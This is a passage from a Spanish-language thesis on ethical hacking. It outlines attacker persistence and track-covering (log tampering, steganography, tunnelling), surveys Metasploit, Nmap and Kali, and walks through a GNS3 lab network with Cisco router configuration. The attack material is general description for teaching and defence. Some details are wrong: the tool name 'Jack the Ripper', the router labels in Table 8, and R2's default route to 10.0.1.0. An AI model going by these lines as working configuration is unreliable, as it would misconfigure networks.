Cuando un hacker accede al sistema objetivo, puede usarlo como plataforma para explotar sus recursos y atacar otros sistemas en la red. Este acceso permite al hacker mantenerse oculto y continuar operando sin ser detectado, eliminando pruebas de su presencia. Utilizando puertas traseras, troyanos o incluso rootkits en el nivel del kernel del sistema operativo, los hackers pueden obtener acceso persistente y privilegiado al sistema, lo que les permite robar información confidencial como nombres de usuario, contraseñas y números de tarjetas de crédito. Esta capacidad de infiltración y recopilación de datos confidenciales puede tener un impacto devastador en la seguridad de una organización (Wilhelm, 2010).

Cubrir Huellas o limpieza:

En la fase final, Cubrir Huellas, los atacantes intentan ocultar su presencia y evitar ser detectados por los sistemas de seguridad. Esto implica técnicas como eliminar o alterar archivos de registro, ocultar archivos o directorios, y utilizar conexiones cifradas. Es importante que los ethical hackers limiten sus acciones en esta

fase para evitar causar daños o pérdida de datos.

En la etapa final de un ataque, el hacker se esfuerza por eliminar cualquier evidencia que revele su presencia y acciones en el sistema comprometido para mantenerse oculto y evitar consecuencias legales. Este proceso, conocido como eliminación de rastros, implica restaurar los archivos y configuraciones alterados a su estado original, borrando cualquier indicio de intrusión. Para lograr este objetivo, los hackers recurren a diversas estrategias, como la esteganografía, que consiste en ocultar información dentro de archivos multimedia para que pase desapercibida, o el uso de protocolos de tunelización para transferir datos de manera segura a través de la red sin ser detectados. Además, manipulan o suprimen los archivos de registro (logs) que registran las actividades del sistema, como actualizaciones, modificaciones o errores, para eliminar cualquier evidencia de su presencia y acciones. Estas acciones son cruciales para asegurar el anonimato y la impunidad del hacker después del ataque (Chowdappa et al., s. f.).

Herramientas relacionadas con el Hacking Ético

Al buscar herramientas para prácticas de penetración, se encuentran disponibles una amplia gama de opciones, desde aquellas diseñadas para fines específicos hasta suites completas que ofrecen una variedad de opciones para llevar a cabo pruebas de penetración de manera integral. Aunque existen rankings en línea que destacan las mejores aplicaciones para este propósito, hay que considerar que no todas las herramientas son adecuadas para las empresas objetivo. Algunas están diseñadas para objetivos específicos o servicios particulares dentro de una infraestructura tecnológica. Por lo tanto, al seleccionar herramientas, es crucial considerar aquellas que cumplan con los objetivos generales de evaluación de vulnerabilidades y que puedan adaptarse a las necesidades específicas de cada empresa según su arquitectura y requisitos particulares.

Metasploit:

Metasploit es una herramienta poderosa que ayuda a los profesionales de seguridad a validar y explotar vulnerabilidades, permitiéndoles dividir tareas complejas en acciones más manejables y ejecutables. Con una interfaz de usuario clara y amigable, Metasploit facilita la evaluación de vulnerabilidades y la validación de la seguridad en entornos corporativos. Automatiza el proceso de descubrimiento y explotación, además de proporcionar las herramientas necesarias para realizar pruebas de penetración manualmente. Esta plataforma permite buscar puertos y servicios abiertos, explotar vulnerabilidades, moverse dentro de una red, recopilar pruebas y generar informes detallados sobre los resultados de las pruebas (Héctor Rizaldos, 2018).

Metasploit ofrece varias versiones, como Metasploit Pro, Express, Community y Nexpose Ultimate, cada una con sus propias utilidades y funcionalidades en términos de vulnerabilidad y explotación. La versión principal, Metasploit Framework, sirve como base de software para el desarrollo de productos comerciales y es una herramienta de código abierto que permite realizar pruebas de penetración y diversos tipos de auditorías de manera gratuita (Rapid7, 2022).

Network Mapper:

Nmap, o Network Mapper, es una herramienta esencial y gratuita para el escaneo de redes que se incluye en muchas suites de análisis de vulnerabilidades y seguridad. Su versatilidad y potencia lo convierten en una opción popular tanto para profesionales de seguridad como para administradores de sistemas. Con capacidades flexibles, Nmap puede sortear obstáculos de seguridad como firewalls y filtros de IP, realizando escaneos de puertos, identificando sistemas operativos y realizando

barridos de ping ICMP, entre otras técnicas avanzadas (Sudirman & Akma Nurul Yaqin, 2021).

Una de las ventajas clave de Nmap es su portabilidad, ya que es compatible con una amplia gama de sistemas operativos, desde Linux y Windows hasta BSD y macOS. Su interfaz de línea de comandos y versiones gráficas, como Zenmap, lo hacen fácil de usar para una variedad de usuarios, respaldado por una documentación exhaustiva en línea. Además, su naturaleza de código abierto y su enfoque en mejorar la seguridad de los entornos tecnológicos lo han convertido en una herramienta confiable y ampliamente adoptada en entornos empresariales y de seguridad (Sudirman & Akma Nurul Yaqin, 2021).

Kali Linux:

Kali Linux, una distribución basada en Debian GNU/Linux, se destaca como una poderosa herramienta diseñada específicamente para la auditoría y seguridad informática. Mantenida por Offensive Security Ltd., Kali ofrece una amplia variedad de más de 300 herramientas y aplicaciones de seguridad, entre las cuales se incluyen algunas tan conocidas como Nmap, Jack the Ripper y Aircrack-ng. Estas herramientas están completamente integradas en la distribución, lo que la convierte en una solución completa para la evaluación de seguridad en organizaciones (Rubén Andrés, 2016).

Aunque Kali Linux ha sido frecuentemente asociada con fines de explotación, su origen se remonta a propósitos forenses, lo que ha contribuido a su reconocimiento y aceptación en el mercado de la seguridad informática de código abierto. Al ser de código abierto, Kali se beneficia de las contribuciones continuas de la comunidad, lo que incrementa constantemente su utilidad y su conjunto de herramientas. Disponible en versiones de 32 y 64 bits para plataformas Linux, así como en paquetes para VirtualBox y VMware, Kali Linux se presenta como una herramienta completa para

empresas, abarcando desde el escaneo de redes hasta la explotación de vulnerabilidades. Aunque su predecesor, BackTrack, sigue disponible como una alternativa, Kali ha logrado imponerse en el mercado de la seguridad con su enfoque total en el código abierto (Kali.org, 2024).

CAPÍTULO III

METODOLOGIA DE LA INVESTIGACION

El capítulo pretende explicar la modalidad y la metodología aplicadas en este trabajo de titulación. Se explorarán los enfoques y métodos utilizados para llevar a cabo la investigación, destacando la combinación de métodos experimentales y documentales para obtener una comprensión completa del tema. También se examinará la selección de estos métodos y se justificará su idoneidad para alcanzar los objetivos establecidos. Esta sección proporcionará una visión general de la estructura y el enfoque metodológico del estudio, estableciendo las bases para comprender el proceso de investigación y los resultados obtenidos.

Modalidad de la investigación

La metodología adoptada se fundamenta en los principios de la investigación científica, garantizando la validez y fiabilidad de los resultados obtenidos. Se centra en la aplicación de técnicas de hacking ético en entornos controlados, así como en el análisis crítico de la literatura existente sobre ciberseguridad y sistemas de detección de intrusos.

Método Experimental:

El método experimental se caracteriza por su enfoque práctico y su capacidad para generar resultados concretos y cuantificables. Al simular escenarios de ataque reales, se obtiene información valiosa sobre las debilidades de los sistemas de seguridad y se identifican áreas de mejora para fortalecer la postura de seguridad de la organización (Sánchez Sánchez, 2015).

Método Documental:

El método documental se caracteriza por su enfoque analítico y su capacidad para proporcionar una visión amplia y contextualizada del tema de estudio. Al integrar los hallazgos experimentales con la evidencia documental, se obtiene una comprensión más completa y fundamentada de las estrategias de hacking ético y su impacto en la seguridad informática (Sánchez Sánchez, 2015).

Investigación aplicada

La investigación aplicada se enfoca en generar conocimiento que tenga una aplicación directa en los problemas de la sociedad o en el sector productivo. Este tipo de investigación se apoya en los descubrimientos tecnológicos obtenidos mediante la investigación básica, y su principal objetivo es establecer un vínculo entre la teoría y el desarrollo de productos. Este ensayo presenta una perspectiva detallada sobre los pasos necesarios en el proceso de investigación aplicada, destacando la importancia de la colaboración entre la academia y la industria en la transferencia de tecnología, así como los aspectos relacionados con la protección de la propiedad intelectual durante este proceso (JOSÉ LOZADA, 2014).

Investigación fundamental

La investigación fundamental, también conocida como investigación básica, se centra en la generación de teorías científicas a partir de ideas o la observación de fenómenos físicos. Este proceso, que puede ser prolongado, es fundamental para el desarrollo de tecnología. Por otro lado, la investigación aplicada aborda todo el proceso de conexión entre la teoría y la creación de productos. Dentro de este proceso, se pueden identificar tres etapas esenciales:

- La fase inicial de investigación, que implica la exploración de posibles

aplicaciones y la adaptación de teorías o hallazgos de las ciencias básicas.

- La integración de las necesidades sociales o industriales en el proceso, lo que facilita la concepción de conceptos prácticos basados en la teoría. Estos conceptos deben tener en cuenta las características del usuario final para garantizar su aceptación y usabilidad.
- Por último, el proceso de maduración y transferencia de la tecnología, que implica la creación de prototipos para materializar los conceptos y su posterior transferencia a la industria para su desarrollo como productos finales.

DESARROLLO EXPERIMENTAL

Propuesta de laboratorio

El laboratorio propuesto tiene como objetivo principal realizar actividades de hacking ético dentro de una infraestructura de red en la que el SIEM (Security Information and Event Management) centralizará la recolección de logs para analizar resultados obtenidos posterior a la ejecución de técnicas de hacking ético de tal manera que se pueda sugerir estrategias efectivas para mitigar este tipo de ataques cibernéticos. Mediante este enfoque práctico, se pretende explorar las vulnerabilidades presentes en la infraestructura de seguridad seleccionada y comprender los posibles escenarios de ataques que podrían enfrentar las organizaciones. Al llevar a cabo estas pruebas controladas en un entorno simulado, se podrá evaluar la efectividad de las medidas de seguridad actuales y recomendar mejoras específicas para fortalecer la postura de seguridad de la organización frente a las amenazas cibernéticas.

Tabla 3

Subprocesos, Recursos/Insumos y Resultados

Subprocesos	Recursos/Insumos	Resultados
Planificación	Activos y eventos de seguridad	Diseño de arquitectura del SIEM, Diagrama de la red
Selección de la tecnología	Activos y eventos de seguridad	Tecnología SIEM a utilizar, Diseño de arquitectura del SIEM
Pruebas	Activos y eventos de seguridad	Resultado de pruebas y correcciones (simulación), Diseño de arquitectura del SIEM, Tecnología SIEM a utilizar
Implementación de la arquitectura del SIEM	Resultado de pruebas y correcciones, Diagrama de la red, Activos y eventos de seguridad, Diseño de arquitectura del SIEM, Tecnología SIEM a utilizar	Implementación y configuración de la arquitectura del SIEM
Implementación de agentes	Activos y eventos de seguridad, Implementación de agentes, Implementación y configuración de la arquitectura del SIEM	Implementación de agentes
Monitoreo	Diagrama de la red, SIEM, Activos y eventos de seguridad	Reporte de incidentes de seguridad
Hacking Ético	Activos y eventos de seguridad	Resultados de los ataques
Mitigación de ataques	Activos y eventos de seguridad	Estrategias de mitigación

Arquitectura SIEM con Wazuh

Para este proyecto se va a diseñar y crear un entorno virtual para un laboratorio de prácticas tratando que sea lo más realista posible usando los componentes de infraestructura tecnológica de TI para establecer una red informática empresarial, se usará para la simulación GNS3 con VirtualBox como herramientas principales de virtualización.

Arquitectura de la infraestructura de la red

Para el diseño de la red vamos a pensar en una organización pequeña y que necesite: **Subredes**


- Una red para servidores web expuestos a internet
- Una red para los clientes usuarios internos de la organización
- Una red para el personal administrativo de TI
- Una red para los desarrolladores

En este sentido tenemos 4 redes lógicas o subredes, adicional se plantean las siguientes consideraciones:

- Desde la red de servidores no debe haber conectividad hacia las otras redes excepto a internet
- Las demás redes si pueden tener conectividad a los servidores
- Usar los dispositivos adecuados para agregar futuras subredes

Figura 4

El siguiente diagrama muestra de manera general los requisitos que se tiene para cada red:



Nota: Diagrama general de la red configurada

Explicación:

Las redes: usuarios, desarrolladores, administrativos y servidores usarán el mismo tipo de topología y conectividad mediante cable Ethernet.

Dispositivos:


En todas las redes se implementa:

- Un router
- Un switch

Internetworking

Figura 5

Diagrama de cómo se conectarán las redes:



Nota: Interconexión de las redes

Como se observa en el diagrama de izquierda a derecha primero se usa un firewall en este caso Pfsense que se encargará de evitar posibles intrusiones desde la red de servidores.

El firewall está conectado al router de un switch que forma parte de la DMZ o zona desmilitarizada y a la red interna LAN.

Después del firewall tenemos la red interna LAN esta se compone de:

- R1 el router principal que une todas las demás redes
- R2 router de la red de usuarios
- R3 router de la red de administrativos
- R4 router de la red de desarrolladores

Segmentación de IP's:

Ahora que ya tenemos el diseño de la red podemos establecer las direcciones que tendrán cada red. El rango privado para la red interna será de:

Tabla 4

Segmento	Red	Puerta de enlace	DHCP
172.16.20.0/24	usuarios	172.16.20.1	si
172.16.30.0/24	administrativos	172.16.30.1	si
172.16.40.0/24	desarrolladores	172.16.40.1	si

Routers y firewall:

Hay que considerar que solo se usarán 2 IP's entre routers por lo tanto:

Tabla 5

Segmento	Dispositivo	IP	Dispositivo	IP	DHCP
10.0.1.0/30	Pfsense	10.0.1.1	R1	10.0.1.2	no
10.0.2.0/30	R1	10.0.2.1	R2	10.0.2.2	no
10.0.3.0/30	R1	10.0.3.1	R3	10.0.3.2	no
10.0.4.0/30	R1	10.0.4.1	R4	10.0.4.2	no

La zona DMZ solo tendrá un switch que estará conectado directamente al Pfsense no hay necesidad de usar un router por ahora, además se contempla que solo habrá direccionamiento necesario para un máximo de 6 servidores(por la máscara /29).

Implementando NAT

Se usará NAT dado que sí vemos en la figura 5 en especial el R1, lo podemos usar este router para:

- Controlar que red puede tener conectividad a internet
- Servidor DHCP para todas las redes

De esta forma se tendría un único punto para controlar la conectividad de las redes, cómo entre el Pfsense y R1 solo hay 2 únicas IP el tipo de NAT a usar es sobrecarga (overloading en inglés o PAT) esto es un tipo de conexión uno a muchos.


El gráfico anterior significa que todas las redes internas solo podrán tener conectividad mediante la IP de R1(10.0.1.2) y Pfsense solo reconocerá esa única IP.

Diagrama de Arquitectura de diseño final

El diseño final con todo lo anterior es:

Figura 6

Diagrama de cómo se conectarán las redes:



Nota: Diseño final

Instalación/configuración de GNS3

La instalación de un Appliance es muy sencilla solamente debe descargarse el archivo. gns3a y hacer doble clic en el, inmediatamente se abrirá GNS3 mostrando los siguientes pasos.

Los dispositivos usados y que se pueden descargar desde la sección Appliances de la Marketplace de GNS3 son:

- Pfsense firewall
- Router CISCO 7200
- Swich (ya integrado con GNS3)
- Imágenes CISCO

ISP

Al igual que VirtualBox debe elegirse una interfaz para permitir la conectividad a internet, esta parte es similar a la sección "modo puente" pero en GNS3 todo dispositivo externo se representa por la nube la cual puede configurarse en la sección "edit>preferences>Cloud nodes" aquí:

- Clic en New
- Seleccionar "Run the cloud node on your local computer" luego next
- En "name" poner WAN o ISP o el que se desee hacer clic en "finish"
- Seleccionamos la nube creada y luego clic en "edit"
- En "Ethernet interfaces" seleccionar la tarjeta de red física por la cual obtendremos conectividad a internet y clic en "add"
- Finalmente, clic en "OK","Apply" y "OK"

Dispositivos externos

En la sección “End devices” ya podremos ver nuestra nube y solo queda arrastrarla al panel central de GNS3.

Configuración de Pfsense


Pfsense debe instalarse antes de poder usarlo, referirse a la guía de instalación de Pfsense.

Configuración de router R1

Arrastramos el router CISCO al panel de GNS3 y haciendo clic derecho y en “configure>slots” agregamos 4 interfaces Gigabyte

Figura 7

Configuración R1



Nota: Configuración R1

Tabla de direccionamiento para R1:

Tabla 6

Dispositivo1	Interfaz	IP	Dispositivo2	Interfaz	IP
R1	GigabitEthernet1/0	10.0.1.2	Pfsense	em2	10.0.1.1
R1	GigabitEthernet2/0	10.0.2.1	R2	GigabitEthernet1/0	10.0.2.2
R1	GigabitEthernet3/0	10.0.3.1	R3	GigabitEthernet1/0	10.0.3.2
R1	GigabitEthernet4/0	10.0.4.1	R4	GigabitEthernet1/0	10.0.4.2

Tabla de servicios para R1:

Tabla 7

Dispositivo1	Servicio	Interfaz	Segmento
R1	DHCP	GigabitEthernet2/0	172.16.20.0/24
R1	DHCP	GigabitEthernet3/0	172.16.30.0/24
R1	DHCP	GigabitEthernet4/0	172.16.40.0/24
R1	NAT	GigabitEthernet2/0	172.16.20.0/24
R1	NAT	GigabitEthernet3/0	172.16.30.0/24

Direccionamiento de R1

Ahora que ya se tiene todo definido configuramos las interfaces en el router haciendo clic derecho y console los comandos son:

- R1# enable
- R1# configure t

Los comandos siguientes se realizan para cada interfaz solo cambiando la IP e interfaz correspondiente:

- R1(config)#interface GigabitEthernet 1/0
- R1(config-if)#IP address 10.0.1.2 255.255.255.252
- R1(config-if)#no shutdown
- R1(config-if)#exit
- R1(config)#interface GigabitEthernet 2/0

- R1(config-if)#IP address 10.0.2.1 255.255.255.252
- R1(config-if)#no shutdown
- R1(config-if)#exit
- R1(config)#interface GigabitEthernet 3/0
- R1(config-if)#IP address 10.0.3.1 255.255.255.252
- R1(config-if)#no shutdown
- R1(config-if)#exit
- R1(config)#interface GigabitEthernet 4/0
- R1(config-if)#IP address 10.0.4.1 255.255.255.252
- R1(config-if)#no shutdown
- R1(config-if)#exit
- R1(config)#

El resultado final debería ser:

Figura 8

Configuración R1

```
R1(config)#do show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
FastEthernet0/0            unassigned      YES unset  administratively down down
GigabitEthernet1/0         10.0.1.2        YES manual up                    up
GigabitEthernet2/0         10.0.2.1        YES manual up                    up
GigabitEthernet3/0         10.0.3.1        YES manual up                    up
GigabitEthernet4/0         10.0.4.1        YES manual up                    up
```

Nota: Configuración R1

DHCP en R1

Siguiendo la tabla de segmentación primero separamos las puertas de enlace para cada red:

- R1(config)#IP dhcp excluded-address 172.16.20.1
- R1(config)#IP dhcp excluded-address 172.16.30.1
- R1(config)#IP dhcp excluded-address 172.16.40.1
- Después configuramos las pools para cada red:
- R1(config)#IP dhcp pool publicNet
- R1(dhcp-config)#network 172.16.20.0 255.255.255.0
- R1(dhcp-config)#default-router 172.16.20.1
- R1(dhcp-config)#dns-server 1.1.1.1
- R1(dhcp-config)#exit
- R1(config)#IP dhcp pool adminNet
- R1(dhcp-config)#network 172.16.30.0 255.255.255.0
- R1(dhcp-config)#default-router 172.16.30.1
- R1(dhcp-config)#dns-server 1.1.1.1
- R1(dhcp-config)#exit
- R1(config)#IP dhcp pool devNet
- R1(dhcp-config)#network 172.16.40.0 255.255.255.0
- R1(dhcp-config)#default-router 172.16.40.1
- R1(dhcp-config)#dns-server 1.1.1.1
- R1(dhcp-config)#exit
- R1(config)#

NAT en R1

Primero se crea un pool global y la IP que se usará:

- R1(config)#IP nat pool globalNet 10.0.1.2 10.0.1.2 netmask 255.255.255.252

Después se crea una regla que permita solo las IP's que están en la lista 1 acceder al pool globalNet:

- R1(config)#IP nat inside source list 1 pool globalNet overload

Ahora se agrega las redes a la lista de acceso 1 (ACL):

- R1(config)#access-list 1 permit 172.16.20.0 0.0.0.255
- R1(config)#access-list 1 permit 172.16.30.0 0.0.0.255
- R1(config)#access-list 1 permit 172.16.40.0 0.0.0.255

Figura 9

Listas de acceso:

```
R1(config)#do show access-list
Standard IP access list 1
    10 permit 172.16.20.0, wildcard bits 0.0.0.255
    20 permit 172.16.30.0, wildcard bits 0.0.0.255
    30 permit 172.16.40.0, wildcard bits 0.0.0.255
```

Nota: listas de acceso

Como vemos todas las redes LAN están en la ACL 1, finalmente establecemos las interfaces outside y inside:

- R1(config)#inter gigabitEthernet 1/0
- R1(config-if)#IP nat outside
- R1(config-if)#exit

- R1(config)#inter gigabitEthernet 2/0
- R1(config-if)#IP nat inside
- R1(config-if)#exit
- R1(config)#inter gigabitEthernet 3/0
- R1(config-if)#IP nat inside
- R1(config-if)#exit
- R1(config)#inter gigabitEthernet 4/0
- R1(config-if)#IP nat inside
- R1(config-if)#exit
- R1(config)#

Guardar configuración

Toda la configuración anterior debe guardarse en memoria para prevenir perdidas al reinicio del dispositivo el comando es:

- R1(config)#do write memory

Rutas en R1

Las rutas son las siguientes:

- R1(config)#IP route 172.16.20.0 255.255.255.0 10.0.2.2
- R1(config)#IP route 172.16.30.0 255.255.255.0 10.0.3.2
- R1(config)#IP route 172.16.40.0 255.255.255.0 10.0.4.2

Ruta por defecto o puerta de enlace para R1:

- R1(config)#IP route 0.0.0.0 0.0.0.0 10.0.1.1

Figura 10

Ver las rutas

```
R1(config)#do show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 10.0.1.1 to network 0.0.0.0

     172.16.0.0/24 is subnetted, 3 subnets
S       172.16.40.0 [1/0] via 10.0.4.2
S       172.16.30.0 [1/0] via 10.0.3.2
S       172.16.20.0 [1/0] via 10.0.2.2
     10.0.0.0/30 is subnetted, 4 subnets
C       10.0.2.0 is directly connected, GigabitEthernet2/0
C       10.0.3.0 is directly connected, GigabitEthernet3/0
C       10.0.1.0 is directly connected, GigabitEthernet1/0
C       10.0.4.0 is directly connected, GigabitEthernet4/0
S*   0.0.0.0/0 [1/0] via 10.0.1.1
R1(config)#
```

Nota: ver las rutas

Hasta este punto si ya estamos conectados al Pfsense deberíamos tener conectividad desde R1 al exterior:

Figura 11

Ver las rutas

```
R1(config)#do ping 1.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/64/84 ms
R1(config)#
```


Nota: ver las rutas

Rutas en R2, R3 y R4

Similar a R1 a cada router se le debe agregar una interfaz en sus opciones de Configuración:

Figura 12

Interfaz en sus opciones de Configuración



Nota: Configuración R2

Tabla de direcciones para los routers R2, R3 y R4:

Tabla 8

Dispositivo	interfaz 1	IP	interfaz 2	IP
R1	GigabitEthernet1/0	10.0.2.2	FastEthernet0/0	172.16.20.1
R2	GigabitEthernet1/0	10.0.3.2	FastEthernet0/0	172.16.30.1
R3	GigabitEthernet1/0	10.0.4.2	FastEthernet0/0	172.16.40.1

Solo se mostrará los comandos para R2, ya que los comandos para R3 y R4 son similares, solo se debe cambiar la correspondiente dirección IP:

- R2#enable
- R2#configure t
- R2(config)#interface GigabitEthernet 1/0
- R2(config-if)#IP address 10.0.2.2 255.255.255.252
- R2(config-if)#no shutdown
- R2(config-if)#exit
- R2(config)#interface FastEthernet 0/0
- R2(config-if)#IP address 172.16.20.1 255.255.255.0
- R2(config-if)#IP helper-address 10.0.2.1
- R2(config-if)#no shutdown
- R2(config-if)#exit

La línea subrayada permite a esta interfaz obtener una IP por DHCP desde R1, ahora agregamos las rutas:

- R2(config)#IP route 10.0.1.0 255.255.255.252 10.0.2.1
- R2(config)#IP route 0.0.0.0 0.0.0.0 10.0.1.0

